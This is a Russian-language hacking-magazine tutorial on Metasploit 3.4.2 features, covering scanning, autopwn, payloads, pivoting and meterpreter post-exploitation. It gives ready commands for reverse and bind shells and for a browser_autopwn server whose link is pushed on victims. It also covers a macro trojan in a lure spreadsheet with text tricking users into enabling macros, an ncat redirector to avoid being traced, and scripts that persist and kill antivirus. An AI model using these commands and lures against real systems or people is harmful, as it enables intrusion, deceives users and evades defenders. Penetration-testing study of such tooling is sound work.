Тюрин «GreenDog» Алексей agrrrdog@gmail.com

ЛАБОРАТОРНЫЙ ПРАКТИКУМ ПО METASPLOIT FRAMEWORK

Скрытые фишки MSF

Появившись на свет 7 лет назад, MSF впоследствии из простого фрэймворка для написания рабочих сплоитов превратился сначала в некий «швейцарский нож», а теперь — в целую мастерскую по проведению пентестов, включая в себя все необходимое — от сбора инфы до продвинутых способов постэкслуатации. Не зря ведь MSF входит в пятерку самых юзаемых тулз. И что радует — MSF продолжает расти и развиваться! А в каком направлении — узнаешь из этой статьи.

Изначально в статье предполагалось описать возможности автоматизации действий в MSF, но, проанализировав знания народа о фрэймворке, было решено поведать о более-менее продвинутых встроенных возможностях его самого, а об их автоматизации будет сказано по ходу. Это чтобы люди не изобретали велосипед :).

Кстати, о знаниях. Неудивительно, что их не так много, так как всеобъемлющих статей/книг о Metasploit'е даже на английском нету. Так что основные нычки с инфой — иностранные блоги, да личные исследования. Плюс радует, что Руби — вещь простая, и по чужим примерам можно что-то свое дельное сделать.

Но к делу! Все описанное касается последней версии — MSF 3.4.2.

ГУИ ВОЗВРАЩАЕТСЯ!


Для тех, кто не любит консоль или лень разбираться с командами MSF, существует гуишная оболочка на основе GTK. Точнее, существовала, так как с версии 3.3 на нее забили. Если не ошибаюсь, то же самое случилось и с msfweb. То есть пользоваться еще можно, но и так со стабильностью были проблемы, а тут... эх!

Но во время подготовки статьи случилось хорошее — новая гуишная оболочка. Она изменилась и снаружи, и внутри. Если точнее, то она написана на Java, потому кроссплатформенна, и к тому же взаимодействует с MSF через XMLRPC интерфейс, то есть можно использовать ее удаленно.

Запуск гуи делается в две стадии: стартуем msfrpcd, коннектимся к нему через msfgui. Под никсами запустив msfgui можно просто кликнуть «start new msfprcd»

Версия для Win:

```
1. Запускаем Cygwin консоль
2. cd /msf3
```



browser_autopwn в действии: версия браузера/ОС определена, сплоит запущен, шелл получен

```
3. msfrpcd -S -U username -P password
где -S — отключение SSL, и придуманные логин/пасс
4. запускаем msfgui.jar, который храниться в %MSF%\
msf3\data\gui либо двойным кликом, либо в консоли (не
в cygwin'е):
java -jar msfgui.jar
```


В msfgui вводим логин/пасс, порт, IP и коннектимся.
Кое-чего, даже по сравнению со старой гуи, не хватает. Например, доступа к консоли или просмотр логов. Но работать можно, особенно если требуется по быстрому пробежаться по сплоитам, модулям, полазить по чужому компу и т.д.

СБОР ИНФОРМАЦИИ

Тебе должно быть известно, что MSF работает с БД для складирования информации, обмена ей между своими модулями. И это направление активно развивается.
Для начала, единственная полностью поддерживаемая БД — это PostgreSQL. От SQLite отказались из-за вопросов производительности/масштабируемости, с MySQL тоже что-то не гладко пошло. Вообще, установка Postgres'а не должна вызвать проблем. Драйвер для взаимодействия вшит в MSF. Под Win: ставим, задаем пасс для юзера — postgres и порт. Через pgAdmin: коннектимся к локальному серваку, создаем еще одного пользователя «Роли входа» (msf_user), создаем БД в «Базы» (msf_db). Там же можно настроить сам SQL-сервак, сделав его «побезопасней», да и полазить по таблицам MSF.
В msfconsole:

```
msf> db_driver postgresql
msf> db_connect msf_user:pass@127.0.0.1:5432/msf_db
```

Теперь команда db_create не работает напрямую, можно только коннектиться к существующей БД, и, если есть соответствующие права (как у юзера postgres), база автоматически создастся. Иначе — создавать базу вручную в Postgres'е.
Но это не так страшно, ведь можно пользоваться workspace'ами. БД одна, таблицы те же, но модули обмениваются/добавляют инфу только в текущем спэйсе. Попробуешь — поймешь, db_workspace тебе в помощь.
Немного разберемся с командами:
db_service — выводится инфа о портах/сервисах, просканированных либо модулями, либо встроенным nmap'ом, либо импортированная из сторонних программ. На основе этого работает db_autopwn с параметром –p (по портам);
db_notes — «заметки», типа версии ОС, полученные из Nmap, или какие-то «подробности» полученые WMap'ом. Жаль, но db_autopwn, похоже, не смотрит db_notes для выбора сплоита.
db_vulns — уязвимости, найденные либо модулями MSF(WMap), либо импортом из Nessus'а(OpenVAS), Nexpose. На основе этого работает



PostgreSQL + MSF. Команда db_create

db_autopwn с параметром –x (по уязвимостям).
Для примера просканируем хост nmap'ом и результаты попадут в нашу БД:

```
msf> db_nmap -PN -sV 192.168.0.101
```

Итог от модуля порт-сканера из MSF будет аналогичным, и данные тоже попадут в БД. Вот только для определения сервисов требуется пользоваться уже другими модулями (все aux-модули с «version» на конце в разделе scanner, например, scanner/imap/imap_verison).

```
msf> use scanner/portscan/tcp
msf> set RHOSTS 192.168.0.101
msf> set PORTS 1-1000
msf> run -j
```

Чтобы автоматизировать последние действия, да и вообще любые действия в MSF, можно воспользоваться так называемыми resource-файлами. По сути это обычные текстовые файлики с последовательным перечислением команд для MSF. Например, создадим ресурсик для быстрого запуска «сервера» для реверсового meterpreter'а. Для этого пихнем в файл (metrevhandl.rc) следующие команды:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
set LHOST 192.168.0.102
exploit -j
back
```


Запускаем наш скрипт с помощью «resource»:

```
msf> resource metrevhandl.rc
```


Как видишь — очень удобно. Но это еще не все. Самое сладкое в том, что в этих скриптах можно писать код на Руби, что и позволяет нам, например, установить взаимоотношения между отдельными модулями MSF.
Кстати, home/.msf3/msfconsole.rc — скрипт, который автоматически запускается при старте msfconsole. В него очень удобно запихнуть коннект в БД, например.

ВХОДИМ...

WMAP. WMAP — это попытка заточить MSF под веб-приложения и как-то автоматизировать все это дело. Проект WMAP пока находится на ранней стадии и работает не особо хорошо, особенно по сравнению со своими конкурентами. Вряд ли он будет раз-



PostgreSQL + MSF. Команда db_edit



Даешь роботизацию стране!

виваться, во всяком случае, в своем нынешнем виде, а причина в том, что Rapid7 начала очень плотно финансировать опенсорсный w3af фрэймворк, который и заточен под дела веба, так что можно ожидать слияние внутренностей или функционала MSF и w3af. Но все же небольшой пример (требуется подключение к БД):

```
1. Подгружаем плагин wmap:
msf> load db_wmap
2. Добавляем жертву:
msf> wmap_targets -a http://www.example.com/
3. Просмотр и запуск модулей против нашей жертвы:
msf> wmap_run -t
msf> wmap_run -e
```

Итоги складируются в БД и доступны через db_vulns, db_notes. Для некоторых модулей требуется настройка параметров. Это можно сделать с помощью команды setg.
Также в WMAP есть паук (wmap_crawler) и возможность взаимодействия с прокси (wmap_proxy).
Вдобавок любителям помучить базы данных всевозможными инжектами советую посмотреть модуль MSF — scanner/http/sqlmap. Это порт одноименной тулзы — SQLmap. Вещь, по ходу, мощная :). Инфу о тулзе можно почерпнуть на сайте создателей — sqlmap.sourceforge.net.

db_autopwn. Автопавнилка в MSF обзавелась парой полезных параметров:
-R — указывает минимальный ранк эксплойта, который будет применяться;
-m — задают регекспу для выбора сплоитов.
Например:

```
msf> db_autopwn -t -p -m windows -R excellent
```

выведет список только лучших сплоитов под стандартные Win-сервисы. Кстати, с версии 3.3.1 с Nexpose можно работать прямо из MFS и сразу автопавнить на основе выявленных уязвимостей.

```
1. Подгружаем плагин и подключаемся к Nexpose:
msf> load nexpose
msf> nexpose_connect msf_user:pass@127.0.0.1
2. Запускаем только лучшие сплоиты по найденным уязвимостям:
msf> nexpose_scan -R excellent -x 192.168.0.101
```

BROWSER_AUTOPWN

Если предыдущая павнилка была заточена по стандартные сплоиты, то эта — под клиентские, нацеленные на браузеры жертв, что понятно из названия.
По сути, этот модуль поднимает HTTP-сервер и на нем же поднимает все сплоиты под браузеры. Когда жертва заходит на наш сервак, модуль определяет версию браузера и ОС, после чего запускает соответствующий сплоит. Пока что основной фичей модуля является точное определение версии браузера/ОС. Используются как серверные, так и клиентские возможности(JavaScript) по детекту. То есть обмануть модуль, подставив другой User-Agent, точно не удастся.
Из имеющихся сплоитов хорошо валятся олдскульные версии браузеров, но самое приятное в том, что просто добавлять свои сплоиты, а это уже сила. Бесплатный сплоитпак получается.
В будущих версиях обещают добавить возможности по обфускации сплоитов (чтобы антивирями не палилось) и возможности по выбору нагрузок.
Например, создадим сервак с бэкконнектом для шеллов 192.168.0.102:

```
msf> use server/browser_autopwn
msf> set LHOST 192.168.0.102
msf> set URI index.php
msf> exploit -j
```

Впариваем ссылку http://192.168.0.102/index.php и радуемся полученному шеллу (см. рисунок).

VBA


В разделе EasyHack я уже писал о создании «троянов» с помощью MSF, но засылать exe-файлы — это очень палевно. Юзеры нынче стали пугливые и не открывают все, что попало, а там еще и предупреждения от винды. Куда менее палевно применять какие-нибудь офисовские файлы:

```
msfpayload windows/shell_bind_tcp LPORT=5555 V >
macros.vba
```


Далее создаем, например, экселевский документик со страшными именем «Зарплата сотрудников». Потом открываем полученный VBA, текст макроса (MACRO CODE) пихаем в макрос документа (Сервис –>

НЕСКОЛЬКО ПОДСКАЗОК:

В msfconsol'е отлично работает автодополнение посредством нажатия Tab, к тому же все команды поддерживают хелп параметром «-h».
Если хочешь приостановить выполнение команды — Ctrl+C, отправить в бэкграунд — Ctrl+Z.
Копирование текста в cygwin'е делается с помощью левой/правой кнопки мыши, вставка — Shift+Insert.
Под виндой доступ к интерфейсам msfcli, msfpayload и т.д. осуществляется через консоль cygwin. Но желательно хорошенько потестить, так как не все функции могут работать адекватно.



Абрикос, капуста, вишня.... Начинок так много, что глаза разбегаются



MSF отлично работает через портфорвардинг netcat

info

Инфа о metasploit'е:

- offensive-security.com/metasploit-unleashed/
- metasploit.com

Макрос → Редактор VB), а в конец документа — нашу «нагрузку» (PAYLOAD DATA). В начало документа можно добавить какие-нибудь расчеты для красоты. Так как макросы по дефолту отключены (с версии OfficeXP, насколько мне известно), то строчкой вида «Внимание! Работа с базой возможна только при включенных макросах. Чтобы их включить, зайдите в «Сервис → Параметры → Безопасность → Защита от макросов → Низкая» и перезапустите документ», можно заставить пользователя подключить макросы. В итоге — шелл на 5555 порту.

СМЫСЛОВАЯ НАГРУЗКА

На самом деле выбор нагрузки(payload) к сплоитам — дело важное. Но их в MSF много, так что я немного пробегусь по ним (в основном по Win*), чтобы появилось общее понимание. Во-первых, есть общее разделение по ОСям, а так же ПО и подгружаемым интерпретаторам (ruby, perl).

Общее разделение по описанию:

С пометкой «Inline» — это «целиковые» шеллкоды. Они большие, потому не всегда влезают в эксплойты;

«Stager» — нагрузки, разделенные на части. В сплоит попадает небольшой шеллкод, в основном для установки соединения, остальное подгружается при подключении;

«Ord» — «заточенные» нагрузки. Маленькие по размеру, но привязанные к статическим адресам в памяти системной DLL'ки;

«Bind» — открытие порта и ожидание соединения;

«Reverse» — бэкконнект-шелл;

«Findport» — происходит поиск сокета, через который работал эксплойт, далее шелл открывается через него. Поиск осуществляется по номеру порта;

«Findtag» — аналогично предыдущему, только определение сокета ведется за счет прослушки всех доступных в ожидании прихода 4-байтового тэга от хакера.;

«Exec, Download_exec, Up_exec» — шеллкод на запуск команды, скачку/закачку и запуск;

«Meterpreter» — продвинутая нагрузка :);

«VNC» — запускаем VNC-сервер у жертвы;

«dllinjection» — подгрузка DLL'ок в память процесса. Инжект DLL'ок есть двух видов;

«metsvc» — целиком загружает meterpreter жертве и прописывает его как сервис;


«PassiveX» — наш шелл выступает элементом ActiveX.

«NoNX» — шеллкоды с обходом механизма защиты памяти DEP;

«DNS» — те, что могут работать по именам хостов, а не по IP;

«HTTPS» — шелл, который общается по шифрованному HTTPS-протоколу (жаль, без поддержки прокси).

Немного остановлюсь на PassiveX, так как они очень хороши. Суть заключается в том, что наш шелл прописывается как элемент ActiveX, а взаимодействие происходит через скрытую версию IE по HTTP-протоколу. Это на самом деле круто, особенно, если ты ломаешь какую-то корпоративную сетку, где все сидят за NAT'ом и с общим файерволом, пропускающим только HTTP-трафик с корпоративного прокси-сервера. В таком случае ни одна другая нагрузка не поможет, особенно если ты не знаешь настройки для прокси. А тут — все настройки для прокси и аутентификации на нем (если она есть) уже прописаны в IE.



Сканим подсетку через Meterpreter

Создадим нагрузочку и прослушку под нее (192.168.0.102:443):


```
msfpayload windows/meterpreter/reverse_http
PXHOST=192.168.0.102 PXPORT=443 PXURI=/ X >
ref1meter102.exe

msf> use exploit/multi/handler
msf> exploit -p windows/meterpreter/reverse_
http -o PXHOST=192.168.0.102,PXPORT=443,PXU
RI=/
```

Причем, если раньше PassiveX работал только под IE6, то теперь все окей и с IE7/8.

Далее об обычных шеллах. Обычный шелл — это, конечно, хорошо, но если ты юзал meterpreter, то тебе захочется к нему вернуться.

И теперь у нас есть такая возможность. Предположим у нашей жертвы (192.168.0.101) уже повешен обычный бинд-шелл на 5678 порту.



Собираем инфу о системе по средствам скрипта winenum.rb

Коннектимся к нему из MSF:

```
msf> use exploit/multi/handler
msf> exploit -p windows/shell_bind_tcp -o
RHOST=192.168.0.101,RPORT=5678
```

Хотелось бы сказать, что следующей командой мы превращаем обычный шелл в meterpreter, да не судьба. MSF просто подгружает бэкконект meterpreter и, запустив его, создает еще одну сессию (создается еще одно соединение). Хотя это тоже не плохо. Но чтобы все работало, нам надо установить глобальные значения своего хоста (куда коннектиться реверсу), а потом уже «обновить» сессию (предположим, она у нас «1»):

```
msf> setg LHOST 192.168.0.102
msf> setg LPORT 6666
msf> sessions -u 1
```


В итоге избавляемся от кучи напрягов и ограничений обычного шелла. Кстати, о meterpreter'е. Его уже давно пытаются перенести на другие платформы(linux, Macos), но пока как-то там не все гладко. Но, все-таки, есть хорошие новости: в каком-то виде meterpreter был перенесен на PHP! В «каком-то», потому что не все функции позволяет реализовать PHP, но основное уже доступно. Так что можно залить на заваленный сервак и побаловаться таким крутым шеллом. Теперь поговорим о собственной «безопасности». Пока что большинство модулей MSF не поддерживают прокси, особенно это относится к боевым нагрузкам. Ведь мы же не хотим, чтобы нас вычислили :). Потому вспомним олдскульную фичу — портфорвардинг. Предположим наш сервак с MSF, ожидающий бэкконнект шеллов, находится по адресу «192.168.0.103:5555». Тогда на подставном сервачке на 80 порту мы вешаем netcat:

```
ncat --sh-exec "ncat 192.168.0.103 5555" -l 80
--keep-open
```

А в payload'ах мы прописываем IP (или DNS) и порт подставного сервака. Кстати, netcat поддерживает SSL, так что можно и зашифровать трафик, если сам шелл этого не позволяет.

ПОСТЭКСПЛУАТАЦИЯ

Да, теперь переходим к самому вкусному — постэкслуатации и meterpreter'у. Надеюсь, ты знаком с meterpreter'ом, потому как рас-



Плагин WMAP в действии. Не очень показательно, но работает :)

сказывать, насколько он хорош (и следов после себя почти не оставляет, и работает в chroot'е) и функционален (встроенные хак-тулзы, модификация реестра и файловой системы, миграция по процессами и токенам, маршрутизация) у меня нет желания :).

Давай предположим, что мы получили доступ к одному из компов (192.168.146.129) в корпоративой сети и мы (192.168.0.102) хотим развить наш успех — просканить подсетку и поиметь еще что-нибудь.

Добавляем маршрут (подсетка, ее маска, сессия для маршрутизации) в msfconsol'е:

```
msf>  route add 192.168.146.0 255.255.255.0 1
```

К сожалению, nmap не захотел пользоваться этим маршрутом — видимо, не такая глубокая интеграция пока что. Но обычными модулями, сплоитами и сканерами спокойно (то есть без каких-либо спецнастроек) можно пользоваться для развития атаки (см. рисунок) — всю маршуртизацию берет на себя MSF.

Так как у определенных хостов может быть ограничен доступ во внешнюю сеть (где находимся мы), то для связи с ними можно использовать портфорвардинг на уже уделанной жертве, благо, meterpreter это умеет:

```
meterpreter> portfwd add -l 8008 -p 2222 -r
192.168.0.101
```

Теперь прописываем в payload'ах сплоитов LHOST=192.168.146.129, LPORT=8008, и все будет тип-топ.

Meterpreter имеет чудесную возможность — автоматизация действий посредством руби-скриптов. Это реально круто. Посмотреть существующие скрипты можно в msf3\scripts\meterpreter, во время юзания — пишем run и дважды Tab (для тех, кто не в теме :). Запускать скрипты можно либо ручками через команду run, либо указав переменную AutoRunScript или InitialAutoRunScript при конфиге нагрузке/сервера. Вторая переменная — выполняется до запуска шелла, первая — после.

Скриптов входящих в поставку уже много, из самого стандартного:

winenum — быстренько собирается вся инфа о системе от сетевых настроек до установленного ПО и хешей;

persistence, metsvc — прописывает meterpreter на автозапуск в реестре или как сервис;

getcountermeasure — отключает файер, может убивать процессы разнообразных антивирусов и файерволов.

ВМЕСТО ЗАКЛЮЧЕНИЯ

В статье я постарался описать что-то новое (во всяком случае, для русскоязычных источников) и при этом обо всех стадиях взлома, так что, надеюсь, она будет тебе полезна. К тому же, родилось пара гениальных идей, которые осталось лишь реализовать, да нашлось пару гадких багов в MFS, которые, я надеюсь, будут устранены к выходу номера. В общем, творить — это чудесно!